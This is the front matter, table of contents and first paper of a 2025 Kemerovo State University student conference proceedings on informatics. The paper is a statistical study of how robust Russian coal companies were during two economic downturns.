

МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ
РОССИЙСКОЙ ФЕДЕРАЦИИ
Федеральное государственное бюджетное
образовательное учреждение высшего образования
«КЕМЕРОВСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ» (КемГУ)

ФУНДАМЕНТАЛЬНЫЕ И ПРИКЛАДНЫЕ ИССЛЕДОВАНИЯ В ИНФОРМАТИКЕ И ЦИФРОВИЗАЦИИ

Материалы симпозиума в рамках
XX (LII) Международной научной конференции студентов,
аспирантов и молодых ученых «Образование, наука, инновации:
вклад молодых исследователей», посвященной 80-й годовщине
Победы в Великой Отечественной войне
(24 апреля 2025)

Выпуск 26

Издатель:
Кемеровский государственный университет

© Авторы научных статей, 2025
© Кемеровский государственный
университет, 2025
ISBN 978-5-8353-3369-1

Об издании – [1](#), [2](#), [3](#)

Кемерово 2025

ББК 381я43+397я43
УДК 50+51+004(063)
Ф 94

*Издается по решению Научно-технического совета
Кемеровского государственного университета*

Редакционная коллегия:

Жидкова Е. А. – проректор по научно-инновационной работе;

Боровикова А. П. – начальник научно-инновационного управления.

Ф 94 Фундаментальные и прикладные исследования в информатике и цифровизации: материалы симпозиума XX (LI) Международной научной конференции студентов, аспирантов и молодых ученых «Образование, наука, инновации: вклад молодых исследователей», посвященной 80-й годовщине Победы в Великой Отечественной войне (24 апреля 2025) / отв. ред. Е. С. Чернова; Кемеровский государственный университет. – Электрон. дан. (объем 9,28 Мб). – Кемерово, 2025. – Вып. 26. – 1 электрон. опт. диск (CD-ROM). – Систем. требования: Intel Pentium (или аналогичный процессор других производителей), 1,2 ГГц; 512 Мб оперативной памяти; видеокарта SVGA, 1280x1024 High Color (32 bit); 10 Мб свободного дискового пространства; операц. система Windows XP и выше; Adobe Reader. – Загл. с титульного экрана. – Текст: электронный.

ISBN 978-5-8353-3369-1

В сборнике представлены труды студентов, аспирантов и молодых ученых по результатам научно-исследовательских работ, посвященные актуальным вопросам математического моделирования, информационных технологий и их приложений в технических и социально-экономических системах. Ответственность за аутентичность и точность цитат, имен, названий и иных сведений, а также за соблюдение законодательства об интеллектуальной собственности несут авторы публикуемых материалов. Материалы сборника представляют интерес для научных и научно-технических работников, преподавателей, аспирантов, студентов вузов, а также учащихся средних учебных заведений.

Ключевые слова: математическое моделирование, информационные технологии, информационные системы, социально-экономические системы, технические системы, информационная безопасность.

Все права защищены. Никакая часть данной книги не может быть воспроизведена в какой бы то ни было форме без письменного разрешения владельцев авторских прав.

ББК 381я43+397я43
УДК 50+51+004(063)

ISBN 978-5-8353-3369-1

© Авторы научных статей, 2025
© Кемеровский государственный
университет, 2025

Текстовое электронное издание

Минимальные системные требования:

Компьютер: Intel Pentium (или аналогичный процессор других производителей), 1,2 ГГц; ОЗУ 512 Мб; 5 Мб свободного дискового пространства; видеокарта SVGA, 1280x1024 High Color (32 bit); привод CD-ROM

Операционная система: Windows XP и выше

Программное обеспечение: Adobe Reader

© Авторы научных статей, 2025
© Кемеровский государственный
университет, 2025

Оглавление

МАТЕМАТИЧЕСКОЕ МОДЕЛИРОВАНИЕ СОЦИАЛЬНО-ЭКОНОМИЧЕСКИХ ПРОЦЕССОВ И ТЕХНИЧЕСКИХ СИСТЕМ	8
ОЦЕНКА ВЛИЯНИЯ РАЗЛИЧНЫХ ФАКТОРОВ НА ПОВЕДЕНИЕ РОССИЙСКИХ УГОЛЬНЫХ КОМПАНИЙ В ПЕРИОД С 2018–2023 <i>Адамова Д.И., Малофеева М.К.</i>	8
МОДЕЛИРОВАНИЕ В ПРОСТРАНСТВЕ СОСТОЯНИЙ АПЕРИОДИЧЕСКОГО ОБЪЕКТА ТРЕТЬЕГО ПОРЯДКА <i>Вопиловская А. О., Гордеева М. М.</i>	11
ИМИТАЦИОННОЕ МОДЕЛИРОВАНИЕ ДЕЯТЕЛЬНОСТИ ПУНКТА ВЫДАЧИ ЗАКАЗОВ ОНЛАЙН-МАГАЗИНА <i>Глухенькая Н. Н.</i>	14
РАЗРАБОТКА ТРЕБОВАНИЙ ДЛЯ СОЗДАНИЯ ПРОГРАММНОЙ ПОДДЕРЖКИ ФОРМИРОВАНИЯ НАВЫКОВ МЕНТАЛЬНОЙ АРИФМЕТИКИ <i>Долбня А.П., Ступников Д.И.</i>	17
ПРИМЕНЕНИЕ ДЕРЕВЬЕВ КЛАССИФИКАЦИИ ДЛЯ ПРОГНОЗА РИСКА РАЗВИТИЯ РАННЕЙ ПОСЛЕОПЕРАЦИОННОЙ КОГНИТИВНОЙ ДИСФУНКЦИИ <i>Карабицкий М. В., Вараксин В. А.</i>	20
СТАТИСТИЧЕСКОЕ МОДЕЛИРОВАНИЕ ДИНАМИКИ ЧИСЛА ДОРОЖНО-ТРАНСПОРТНЫХ ПРОИСШЕСТВИЙ В КЕМЕРОВСКОЙ ОБЛАСТИ – КУЗБАССЕ <i>Касьяненко Д. А.</i>	23
ИМИТАЦИОННОЕ МОДЕЛИРОВАНИЕ СТОХАСТИЧЕСКОГО ВЫХОДНОГО СИГНАЛА СМЕСИТЕЛЯ НЕПРЕРЫВНОГО ДЕЙСТВИЯ <i>Копылова Е. С., Прошкина М. Р.</i>	26
ПРИМЕНЕНИЕ МЕТОДОВ ИМИТАЦИОННОГО МОДЕЛИРОВАНИЯ ДЛЯ РАСЧЁТА ПОКАЗАТЕЛЕЙ ЭКОНОМИЧЕСКОЙ ЭФФЕКТИВНОСТИ РОЗНИЧНОЙ ТОРГОВЛИ ТОВАРАМИ НА МАРКЕТПЛЕЙСЕ <i>Куликов В. О.</i>	29
АВТОМАТИЗИРОВАННАЯ СИСТЕМА ОПРЕДЕЛЕНИЯ СТРУКТУРЫ ФАКТОРОВ МЕТОДАМИ ISM И MISMAS <i>Медведев В.А., Миллер В.В.</i>	32
РАЗРАБОТКА WEB-ПРИЛОЖЕНИЯ ДЛЯ ОПТИМИЗАЦИИ КАЛЕНДАРНЫХ ГРАФИКОВ РАСПРЕДЕЛЕНИЯ РЕСУРСОВ ПРОЕКТА <i>Медведева В.А., Хрипливец А.Ф.</i>	35
ИССЛЕДОВАНИЕ ИНДЕКСОВ НРАВСТВЕННОГО И ПСИХОЛОГИЧЕСКОГО СОСТОЯНИЯ НАСЕЛЕНИЯ РЕГИОНОВ СИБИРСКОГО ФЕДЕРАЛЬНОГО ОКРУГА МЕТОДАМИ МАТЕМАТИЧЕСКОГО МОДЕЛИРОВАНИЯ <i>Носик А.А.</i>	38
МОДЕЛИРОВАНИЕ РАСПРОСТРАНЕНИЯ ВЫБРОСОВ ЗАГРЯЗНЯЮЩИХ ВЕЩЕСТВ МЕТОДОМ СЕТОК <i>Чураков А. О. , Желинский Е. А.</i>	41
СТАТИСТИЧЕСКИЙ АНАЛИЗ СВЯЗИ ИНТЕЛЛЕКТА И МОТИВАЦИОННО-ЭМОЦИОНАЛЬНЫХ ХАРАКТЕРИСТИК СТУДЕНТОВ IT-НАПРАВЛЕНИЙ <i>Чуриков И. Ю.</i>	44
ПРИКЛАДНАЯ ИНФОРМАТИКА	48
ИНФОРМАЦИОННАЯ СИСТЕМА РАСЧЕТА ОСЕДАНИЙ ПОВЕРХНОСТИ ПРИ РАЗРАБОТКЕ УГОЛЬНЫХ МЕСТОРОЖДЕНИЙ <i>Балахонцев В. И, Степанов Ю. А.</i>	48
МЕТОДИКА СОЗДАНИЯ СИНТЕТИЧЕСКИХ ИЗОБРАЖЕНИЙ В УСЛОВИЯХ ОГРАНИЧЕННОСТИ РЕАЛЬНЫХ ДАННЫХ <i>Беломытцев В.Р., Степанов Ю.А.</i>	51
ОБ ОДНОМ ИЗ СПОСОБОВ ПРИМЕНЕНИЯ ЦИФРОВЫХ РЕШЕНИЙ ДЛЯ ПРОФОРИЕНТАЦИИ АБИТУРИЕНТОВ В IT-СФЕРЕ <i>Бирюков М.В., Хозяенок С.О., Бурмин Л.Н.</i>	53

СРАВНИТЕЛЬНЫЙ АНАЛИЗ СУЩЕСТВУЮЩИХ РЕШЕНИЙ ДЛЯ РАЗРАБОТКИ КЛИЕНТСКОЙ ЧАСТИ ВЕБ-ПРИЛОЖЕНИЙ Венгржиновская А. С., Бурмин Л.Н.	56
ЦИФРОВОЙ МОНИТОРИНГ АГРОТЕХНИЧЕСКИХ ПОКАЗАТЕЛЕЙ РАСТЕНИЙ НА ОСНОВЕ ОТКРЫТОЙ АППАРАТНОЙ АРХИТЕКТУРЫ Воронков Д. А., Бурмин Л. Н.	59
ЦИФРОВИЗАЦИЯ ЭЛЕМЕНТОВ ОБРАЗОВАТЕЛЬНОГО ПРОЦЕССА НА ПРИМЕРЕ МОНИТОРИНГА ПОСЕЩАЕМОСТИ УЧЕБНЫХ ЗАНЯТИЙ Гайдай А.М., Бурмин Л.Н.	62
ОБЗОР ИНФОРМАЦИОННЫХ СИСТЕМ ДЛЯ ВИЗУАЛИЗАЦИИ РАСПРОСТРАНЕНИЯ ПРОМЫШЛЕННЫХ ВЫБРОСОВ PM2.5 НА ГЕОГРАФИЧЕСКОЙ КАРТЕ Гращенко С.А., Илькевич В.В.	65
ПРОЕКТИРОВАНИЕ СЕРВЕРНОЙ ЧАСТИ ИНФОРМАЦИОННОЙ СИСТЕМЫ ПОМОЩИ В СОСТАВЛЕНИИ БЮДЖЕТА МУНИЦИПАЛЬНЫХ ОБРАЗОВАНИЙ Дуванов И.О., Степанов Ю.А.	68
АВТОМАТИЗАЦИЯ УЧЕТА ПОСЕЩАЕМОСТИ СТУДЕНТОВ С ИСПОЛЬЗОВАНИЕМ КОМПЬЮТЕРНОГО ЗРЕНИЯ Игнатьева В.В., Бурмин Л.Н.	70
ИССЛЕДОВАНИЕ ЭФФЕКТИВНОСТИ CDN ДЛЯ САЙТОВ С МАЛЫМ КОЛИЧЕСТВОМ КОНТЕНТА Калинин А.А., Бурмин Л.Н.	73
ИССЛЕДОВАНИЕ ЭФФЕКТИВНОСТИ ПОДСИСТЕМЫ НАЗНАЧЕНИЯ И УЧЕТА ОТРАБОТОК Коксин И.А.	76
ПРОГНОЗИРОВАНИЕ ЗАКУПОК МЕТОДАМИ МАШИННОГО ОБУЧЕНИЯ В СРЕДЕ 1С ПРЕДПРИЯТИЕ Копытов Е.А., Юпатов М.А.	78
ОБ ОДНОМ ИЗ СПОСОБОВ ДЕТЕКЦИИ ДЕФЕКТОВ АВТОМАТИЧЕСКОГО ПОСЕВА ХВОЙНЫХ ДЕРЕВЬЕВ С ПОМОЩЬЮ КОМПЬЮТЕРНОГО ЗРЕНИЯ Кривалова С. В., Куприянова А. А., Вылегжанина А. В.	81
МЕТОДИКА ВЫЯВЛЕНИЯ ЗАВИСИМОСТЕЙ УСПЕВАЕМОСТИ УЧАЩИХСЯ ОТ ФАКТОРОВ ВНЕШНЕЙ СРЕДЫ С ИСПОЛЬЗОВАНИЕМ ИНФОРМАЦИОННО-АНАЛИТИЧЕСКОЙ СИСТЕМЫ Кузив П.В., Кодацкий К.Б.	84
ОБЗОР МОДУЛЯ SYNCHROZON ДЛЯ ИНТЕГРАЦИИ “1С: ПРЕДПРИЯТИЕ” С МАРКЕТПЛЕЙСОМ OZON Кузьмин Е.К., Бурмин Л.Н.	87
ПРОБЛЕМА ПРИМЕНЕНИЯ ГЕНЕРАТИВНОГО ИСКУССТВЕННОГО ИНТЕЛЛЕКТА В СОВРЕМЕННОМ ОБРАЗОВАТЕЛЬНОМ ПРОЦЕССЕ Лаврова В.И., Бурмин Л.Н.	89
ТЕХНОЛОГИИ ДОПОЛНЕННОЙ РЕАЛЬНОСТИ В ЖИВОПИСИ НА ПРИМЕРЕ РАБОТ ВАН ГОГА Лемко В.В., Швабенлад М.В.	91
АНАЛИЗ БИЗНЕС-ПРОЦЕССОВ МАЛОГО БИЗНЕСА В СФЕРЕ ОБЩЕСТВЕННОГО ПИТАНИЯ И СПОСОБОВ ИХ АВТОМАТИЗАЦИИ Межецкая Ю. Н.	93
ОРГАНИЗАЦИЯ СТРУКТУРЫ ХРАНЕНИЯ ДАННЫХ В ГЕОИНФОРМАЦИОННОЙ СИСТЕМЕ МОДЕЛИРОВАНИЯ ГОРНОГО МАССИВА НА ОСНОВЕ РАДИОЛОКАЦИОННОГО АНАЛИЗА Меньшиков Д.А.	96
СРАВНИТЕЛЬНЫЙ АНАЛИЗ ФРЕЙМВОРКОВ ДЛЯ СОЗДАНИЯ СЕРВЕРНОЙ ЧАСТИ ВЕБ-ПРИЛОЖЕНИЙ: KTOR, SPRING И .NET Мустафаев И. Б., Бурмин Л. Н.	99
РАЗРАБОТКА МЕТОДА ОПРЕДЕЛЕНИЯ ЭЛЛИПТИЧЕСКОЙ ЗОНЫ ВЫБРОСА ОТ ОДИНОЧНОГО ТОЧЕЧНОГО ИСТОЧНИКА ЗАГРЯЗНЕНИЙ Новоселов С.А., Илькевич В.В.	101
ОБЗОР СОВРЕМЕННЫХ ЦИФРОВЫХ СЕРВИСОВ ДЛЯ ПРОФОРИЕНТАЦИИ Нургазин И.В., Струк С.А.	104

ПОДСИСТЕМА АНАЛИЗА ОБЩЕСТВЕННОГО МНЕНИЯ КАК ЧАСТЬ СИСТЕМЫ ПОДДЕРЖКИ РЕГИОНАЛЬНОГО ФИНАНСИРОВАНИЯ <i>Пасютин А.С., Степанов Ю.А.</i>	107
РАЗРАБОТКА МЕТОДИКИ ЛОКАЛЬНОГО ПОЗИЦИОНИРОВАНИЯ ОБЪЕКТОВ РАЗЛИЧНЫХ ТИПОВ В СЕТИ ГОРНЫХ ВЫРАБОТОК В ПРОМЫШЛЕННЫХ СИСТЕМАХ RTLS <i>Пичугин Д.А., Степанов Ю.А.</i>	110
ОЦЕНКА ДОСТУПНОСТИ ВЕБ-САЙТА КЕМГУ ДЛЯ ПОЛЬЗОВАТЕЛЕЙ С ОГРАНИЧЕННЫМИ ВОЗМОЖНОСТЯМИ И ПУТИ ЕЕ РЕШЕНИЯ <i>Русакова Е.А., Бурмин Л.Н.</i>	113
АРХИТЕКТУРА СИСТЕМЫ АНАЛИЗА ТЕКСТОВ ДЛЯ ВЫЯВЛЕНИЯ ПРИЗНАКОВ ГЕНЕРАТИВНОГО ИИ <i>Садовиков Н.Е., Бурмин Л.Н.</i>	116
РАЗРАБОТКА СИСТЕМЫ ОЦЕНКИ ВЛИЯНИЯ ЗАГРЯЗНЕНИЯ АТМОСФЕРНОГО ВОЗДУХА НА ЗДОРОВЬЕ ЧЕЛОВЕКА ДЛЯ МИНИМИЗАЦИИ НЕГАТИВНЫХ ПОСЛЕДСТВИЙ <i>Сибиряков М.Е., Илькевич В.В.</i>	118
ПРИМЕНЕНИЕ СОВРЕМЕННЫХ СЕРВИСОВ НА БАЗЕ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА В СОВРЕМЕННОЙ ДЕЯТЕЛЬНОСТИ IT РАЗРАБОТЧИКА <i>Смирнов И.Е., Кириллова О.М., Копытова К.К.</i>	122
СРАВНИТЕЛЬНЫЙ ОБЗОР ПЛАТФОРМ ARDUINO И RASPBERRY PI В СЛУЧАЕ ИХ ПРИМЕНЕНИЯ В АВТОМАТИЗИРОВАННЫХ ФЕРМАХ <i>Тарачёв А.А., Бурмин Л.Н.</i>	125
ТЕНДЕНЦИЯ РАЗВИТИЯ ИИ <i>Тимофеев Г.Е.</i>	128
МЕТОДИКА РАЗРАБОТКИ СИСТЕМЫ ПОДДЕРЖКИ И ПРИНЯТИЯ РЕШЕНИЙ ПРОГНОЗА ПОЖАРООПАСНЫХ ЗОН В МУНИЦИПАЛЬНЫХ ОБРАЗОВАНИЯХ НА ПРИМЕРЕ КЕМЕРОВСКОЙ ОБЛАСТИ <i>Черепенько А.С., Воронов С.В.</i>	130
ПОДСИСТЕМА АНАЛИЗА ГЕНЕТИЧЕСКИХ ДАННЫХ КАК ЧАСТЬ СИСТЕМЫ ПОДДЕРЖКИ ВЫЯВЛЕНИЯ ГЕНЕТИЧЕСКОЙ ПРЕДРАСПОЛОЖЕННОСТИ К РАКУ ЛЕГКИХ <i>Черноусов М.Е., Колесникова Т. Г.</i>	133
ИСПОЛЬЗОВАНИЕ ГЕОМЕТРИЧЕСКОГО АНАЛИЗА ТОПОЛОГИЙ СЕТИ ГОРНЫХ ВЫРАБОТОК ДЛЯ ОПТИМИЗАЦИИ ВОЗДУХООБМЕНА В ШАХТЕ <i>Шабанов Д.Е.</i>	136
ИНФОРМАЦИОННЫЕ СИСТЕМЫ И ТЕХНОЛОГИИ	139
СИСТЕМА АВТОМАТИЗИРОВАННОЙ ЗАПИСИ И ПЕРЕВОДА РЕЧИ <i>Аношин А.П., Астанин А.В.</i>	139
РУССКИЙ КОСТЮМ В ТЕХНОЛОГИИ 3D-МАППИНГ <i>Даутова Д.Д., Рыженкова В.В., Ярыгина Р.А.</i>	142
АВТОМАТИЗИРОВАННАЯ СИСТЕМА ПРОВЕРКИ ИСХОДНОГО КОДА НА ЯЗЫКЕ PYTHON <i>Зимин А.И., Гасан А.С.</i>	145
ИНФОРМАЦИОННАЯ СИСТЕМА ДЛЯ ВОЛОНТЁРСКОГО ЦЕНТРА КЕМГУ <i>Зимин А.И., Колесник П.О., Малоштанова О.А.</i>	148
ИНФОРМАЦИОННАЯ СИСТЕМА УЧЕТА ОБОРУДОВАНИЯ В ОРГАНИЗАЦИИ <i>Киселев К.Е., Куракин Е.Р., Завозкин С.Ю.</i>	151
РЕГРЕССИОННАЯ МОДЕЛЬ ЭНЕРГОПОТРЕБЛЕНИЯ КОМПРЕССОРНОГО ОБОРУДОВАНИЯ С УЧЕТОМ ПОГОДНЫХ УСЛОВИЙ <i>Кисельников А.А., Завозкин С.Ю.</i>	154
ИНФОРМАЦИОННАЯ СИСТЕМА ДЛЯ МОНИТОРИНГА И УПРАВЛЕНИЯ КОНТЕЙНЕРАМИ В СЕТИ. <i>Козлов Д.В., Зимин А.И.</i>	157

ИНФОРМАЦИОННАЯ СИСТЕМА ДЕТЕКЦИИ ПОЛЬЗОВАТЕЛЬСКИХ ОБЪЕКТОВ С ИСПОЛЬЗОВАНИЕМ ПРЕДОБУЧЕННЫХ НЕЙРОННЫХ СЕТЕЙ <i>Козырев А.Д., Палкин А.В., Плиско И.А.</i>	161
ИНФОРМАЦИОННАЯ СИСТЕМА ФИНАНСОВОГО УЧЁТА НАУЧНО-ИССЛЕДОВАТЕЛЬСКОЙ ДЕЯТЕЛЬНОСТИ КЕМГУ <i>Колмогоров Д.П., Степанюк Д.А.</i>	163
РАЗРАБОТКА ИНФОРМАЦИОННО-АНАЛИТИЧЕСКОГО МОДУЛЯ МЕДИЦИНСКОЙ ИНФОРМАЦИОННОЙ СИСТЕМЫ, НАПРАВЛЕННОГО НА АВТОМАТИЗАЦИЮ ОБРАБОТКИ И АНАЛИЗА МЕДИЦИНСКИХ ДАННЫХ <i>Кривоносова С.В., Сулима Р.И., Завозкин С.Ю.</i>	167
ИНФОРМАЦИОННАЯ СИСТЕМА ФЕДЕРАЦИИ ПАУЭРЛИФТИНГА КЕМЕРОВСКОЙ ОБЛАСТИ <i>Мордвинов С.Е., Копытов А.В., Завозкин С.Ю.</i>	170
СРАВНЕНИЕ МОДЕЛЕЙ MASK R-CNN И YOLO В ЗАДАЧЕ СЕГМЕНТАЦИИ ЛЕСНЫХ МАССИВОВ <i>Рябов В. А.</i>	173
ОЦЕНКА КОМПЕТЕНТНОСТНОГО ПРОФИЛЯ ОБРАЗОВАТЕЛЬНЫХ ПРОГРАММ С ПРИМЕНЕНИЕМ ЯЗЫКОВЫХ МОДЕЛЕЙ <i>Силивончик А.С., Рахматуллаева А.Р.</i>	175
СИСТЕМА УПРАВЛЕНИЯ ПРОГРАММНЫМ ОБЕСПЕЧЕНИЕМ <i>Чикулаев В.А., Кушинир Н.А., Завозкин С.Ю.</i>	177
ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ	181
КВАНТОВЫЕ ТЕХНОЛОГИИ В РОССИИ: ТЕКУЩЕЕ СОСТОЯНИЕ, ДОСТИЖЕНИЯ И ПЕРСПЕКТИВЫ <i>Бахышов Д.Р., Матвеев Д.Д., Федешов Д.К.</i>	181
ИСПОЛЬЗОВАНИЕ СРЕДСТВ ФОРЕНЗИКИ ДЛЯ АНАЛИЗА ОПЕРАТИВНОЙ ПАМЯТИ <i>Дума Д.Д., Мишура В.Я.</i>	183
ОБ ОДНОМ МЕТОДЕ ПРЕДОТВРАЩЕНИЯ УТЕЧЕК ДАННЫХ НА ПРИМЕРЕ DLP РЕШЕНИЙ <i>Ко Д.Д., Степашко А.М.</i>	186
CURSOR AI КАК ИНСТРУМЕНТ СПЕЦИАЛИСТА ПО ЗАЩИТЕ ИНФОРМАЦИИ <i>Курочкин И.А., Хартман А.</i>	188
XSS-УЯЗВИМОСТИ WEB-ПРИЛОЖЕНИЙ <i>Литвинов А.О., Иванов В.С.</i>	191
УСИЛЕНИЕ БЕЗОПАСНОСТИ ОС LINUX <i>Милехин Н.Д.</i>	194
СРАВНЕНИЕ СЕРИЙНЫХ КЛЮЧЕЙ ПО ВРЕМЕНИ ГЕНЕРАЦИИ И ПРОВЕРКИ НА ВАЛИДНОСТЬ <i>Онищенко В.С., Бородай В.А.</i>	197
ИНФОРМАЦИОННЫЕ АТАКИ НА СОВРЕМЕННЫЕ СИСТЕМЫ ИИ: ТИПЫ УГРОЗ И МЕТОДЫ ЗАЩИТЫ <i>Юдаев.Н.В.</i>	200

МАТЕМАТИЧЕСКОЕ МОДЕЛИРОВАНИЕ СОЦИАЛЬНО-ЭКОНОМИЧЕСКИХ ПРОЦЕССОВ И ТЕХНИЧЕСКИХ СИСТЕМ

УДК 51-7

ОЦЕНКА ВЛИЯНИЯ РАЗЛИЧНЫХ ФАКТОРОВ НА ПОВЕДЕНИЕ РОССИЙСКИХ УГОЛЬНЫХ КОМПАНИЙ В ПЕРИОД С 2018–2023

Адамова Д.И., Малофеева М.К.

ФГБОУ ВО «Кемеровский государственный университет»

dashadamova.2017@gmail.com, malofeeva.1@mail.ru

Аннотация: в статье анализируется стрессоустойчивость российских угольных компаний в периоды экономического спада (2018–2020 и 2021–2023), с акцентом на показатель робастности. Проведено разделение компаний на четыре класса (RR1–RR4) в зависимости от изменения уровня их сопротивления в указанные периоды. Для определения факторов, влияющих на стрессоустойчивость угольного сектора, исследуется принадлежность к федеральному округу, вида специализации и типа добычи.

Ключевые слова: робастность, гибкость, стрессоустойчивость угольных компаний.

В данной статье представляются результаты анализа динамики изменения поведения угольных компаний за период 2018–2023гг. в зависимости от различных факторов: принадлежности к федеральным округам (ФО), специализации компании и её вида добычи. Базу исследования составили 77 угольных компаний из двух ФО: Сибирский ФО (СФО) и Дальневосточный ФО (ДФО). Рассматривается задача оценки стрессоустойчивости российских угольных компаний в исследуемый период. Этот период с учётом пандемии и введения различных санкций можно разбить на три этапа: 2018–2020 считается первым периодом «падения», 2020–2021 периодом «восстановления», 2021–2023 вторым периодом «падения». Таким образом, в исследуемый период вошли два периода падения 2018–2020 и 2021–2023. Стрессоустойчивость угольных компаний оценивается по двум показателям - гибкость и робастность [1–3]. Как отмечалось выше в данной статье исследуется поведение компаний, а именно, объем добычи в периоды падения. Показатель робастности, характеризующий сопротивления компаний в период кризиса, вычисляется по следующей формуле:

$$\beta_{res} = \frac{\frac{F_t^C - F_{t-1}^C}{F_{t-1}^C} - \frac{F_t^{RF} - F_{t-1}^{RF}}{F_{t-1}^{RF}}}{\left| \frac{F_t^{RF} - F_{t-1}^{RF}}{F_{t-1}^{RF}} \right|}} \quad (1)$$

где F^C - показатель деятельности угольной компании (величина добычи); F^{RF} - показатель деятельности всех угольных компаний РФ (общая добыча). Для первого периода падения: $t - 1$ – начальный год кризисного периода (2018); t – год окончания периода (2020). Для второго периода падения: $t - 1$ – начальный год кризисного периода (2021); t – год окончания периода (2023). Положительный (отрицательный) индекс (β_{res}) говорит о большей (меньшей) устойчивости в период кризиса, т.е. спад показателя компании был меньше (больше), чем среднее падение по стране [2].

В таблице 1 приведена динамика изменения/стабилизации поведения угольных компаний в рассматриваемые периоды кризиса 2018–2020 и 2021–2023 год.

Таблица 1 – Динамика изменения класса робастности в исследовании двух периодов 2018–2020 и 2021–2023

класс робастности 18-20	класс робастности 21– 23 - 0	класс робастности 21– 23 - 1	всего - по стр.
0	22(55,00%)	18(45,00%)	40
1	18(48,65%)	19(51,35%)	37
Всего	40	37	77

Анализ результатов, представленных в таблице 1 позволяет сделать следующие выводы: из 77 компаний у 41 (53,2%) поведение в исследуемые два периода не изменилось, а у 36 (46,8%) поведение изменилось, причем у 18 из них положение улучшилось.

Для дальнейшего исследования введем следующие обозначения:

за RR1 обозначим класс компании, имеющих в первом и во втором периоде низкий уровень сопротивления, и поведение которых не изменилось.

RR2 – класс компаний, имеющих в первом периоде низкий уровень сопротивления, а во втором высокий, компании, поведение которых изменилось.

RR3 – класс компаний, имеющих в первом периоде высокий уровень сопротивления, а во втором низкий, компании, поведение которых изменилось.

RR4 – класс компаний, имеющих в первом и во втором периоде высокий уровень сопротивления, поведение компаний не изменилось.

На рисунке 1 (результаты двухфакторного дисперсионного анализа с повторными измерениями) представлена динамика изменение среднего уровня робастности в исследуемых классах.




Рисунок 1 - Динамика изменения среднего уровня робастности в исследуемых классах

Результаты дисперсионного анализа говорят о том, что в классе RR1, характеризующем низкую робастность, уровень робастности увеличился, хотя поведение компаний в период падения осталось неизменным. У компаний класса RR2 наблюдается рост уровня робастности. У этих компаний во второй период «падения» темп добычи растет быстрее, чем по РФ в целом. В классе RR3 робастность значительно ухудшилась. У класса RR4 наблюдается небольшое снижение робастности, но она всё равно остаётся положительной.

На рисунках 2–4 представлена динамика изменения среднего уровня робастности компаний в зависимости от различных факторов.

Анализ результатов, представленных на рис. 2, позволяет сделать следующие выводы. В исследуемые периоды «падения» средний уровень робастности угольных компаний СФО остаётся неизменным, в то время как у компаний ДФО робастность снижается.




Рисунок 2 – Динамика изменения среднего уровня робастности в зависимости от ФО




Рисунок 3 - Динамика изменения среднего уровня робастности в зависимости от специализации

Анализ результатов, представленных на рис. 3, позволяет сделать следующие выводы. У угольных компаний со специализацией «металлургическое-коксохимическое производство» наблюдается уменьшение среднего уровня робастности, хотя значения остаются положительными. Наименьшие значения робастности в обоих периодах наблюдается у неспециализированных компаний, несмотря на незначительный рост уровня робастности, значения остаются отрицательными. У энерго-угольных компаний средний уровень робастности практически не изменился (значения остаются положительными).




Рисунок 4 - Динамика изменения среднего уровня робастности в зависимости от вида добычи

При исследовании влияния вида добычи на динамику изменения среднего уровня робастности были получены следующие результаты. В группах угольных компаний с видами добычи: «шахты» и «шахты и разрезы» происходит статистически значимое снижение уровня робастности (изменяется поведение компаний). В то время как в компаниях с видом добычи «разрезы» уровень робастности практически не изменился.

Заключение. Таким образом, по результатам исследования можно сделать следующие выводы. При исследовании поведения угольных компаний в период кризиса необходим учет ряда факторов: географическое расположение компании, вид специализации, тип добычи и.т.п.

Список литературы

